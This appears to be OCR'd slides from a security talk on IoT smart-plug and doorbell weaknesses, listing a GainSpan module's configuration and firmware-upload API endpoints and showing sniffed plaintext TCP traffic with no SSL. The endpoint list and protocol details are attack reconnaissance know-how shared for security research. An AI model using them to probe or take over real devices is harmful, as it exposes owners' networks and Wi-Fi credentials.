
How to Hack WiFi Password from Smart Doorbells

Wednesday, January 13, 2016 Mohit Kumar


How to Hack WiFi Password from Smart Doorbells

http://thehackernews.com/2016/01/doorbell-hacking-wifi-pasword.html

Intranet



/gainspan/system/config/network



/smartplug.html


POWERTECH


API

- /gainspan/system/sslcertupload
- /gainspan/system/fwuploc
- /gainspan/system/config/network
- /gainspan/system/config/httpd
- /gainspan/system/config/id
- /gainspan/system/config/otafu
- /gainspan/system/prov/ap_list
- /gainspan/system/prov/scan_params
- /gainspan/system/prov/wps
- /gainspan/system/fsupload
- /gainspan/system/firmware/version
- /gainspan/system/api/version


封包分析

- 手機 (初始化階段) <=> 裝置
- 裝置 <=> 伺服器
- 手機 <=> 伺服器





Sniffing



Protocol	Length	Info
TCP	66	5063 → 56201 [ACK] Seq=20 Ack=119 Win=17920 Len=0 TSval=2
TCP	85	5063 → 56201 [PSH, ACK] Seq=20 Ack=119 Win=17920 Len=19 T
TCP	104	56201 → 5063 [PSH, ACK] Seq=119 Ack=39 Win=2842 Len=38 TS
TCP	66	5063 → 56201 [ACK] Seq=39 Ack=157 Win=17920 Len=0 TSval=2
TCP	96	5063 → 56201 [PSH, ACK] Seq=39 Ack=157 Win=17920 Len=30 T
TCP	66	56201 → 5063 [ACK] Seq=157 Ack=69 Win=2812 Len=0 TSval=28
TCP	167	56201 → 5063 [PSH, ACK] Seq=157 Ack=69 Win=2812 Len=101 T
TCP		56201 [ACK] Seq=69 Ack=258 Win=17920 Len=0 TSval=2
TCP	85	5063 → 56201 [PSH, ACK] Seq=69 Ack=258 Win=17920 Len=19 T
TCP	66	56201 → 5063 [ACK] Seq=258 Ack=88 Win=2793 Len=0 TSval=28
TCP	167	56201 → 5063 [PSH, ACK] Seq=258 Ack=88 Win=2793 Len=101 T
TCP	66	5063 → 56201 [ACK] Seq=88 Ack=359 Win=17920 Len=0 TSval=2
TCP	85	5063 → 56201 [PSH, ACK] Seq=88 Ack=359 Win=17920 Len=19 T
TCP	66	56201 → 5063 [ACK] Seq=359 Ack=107 Win=2774 Len=0 TSval=2
TCP	167	56201 → 5063 [PSH, ACK] Seq=359 Ack=107 Win=2774 Len=101
TCP	66	5063 → 56201 [ACK] Seq=107 Ack=460 Win=17920 Len=0 TSval=
TCP	85	5063 → 56201 [PSH, ACK] Seq=107 Ack=460 Win=17920 Len=19

Nope ...

Where is SSL?


Following TCP streams

*1;P15;Num;Sn1;Sn2;
1_11562,2_0,5_0,7_0,8_-10,12_1;Time;

Send

*2;P15;Num;0;

Rev




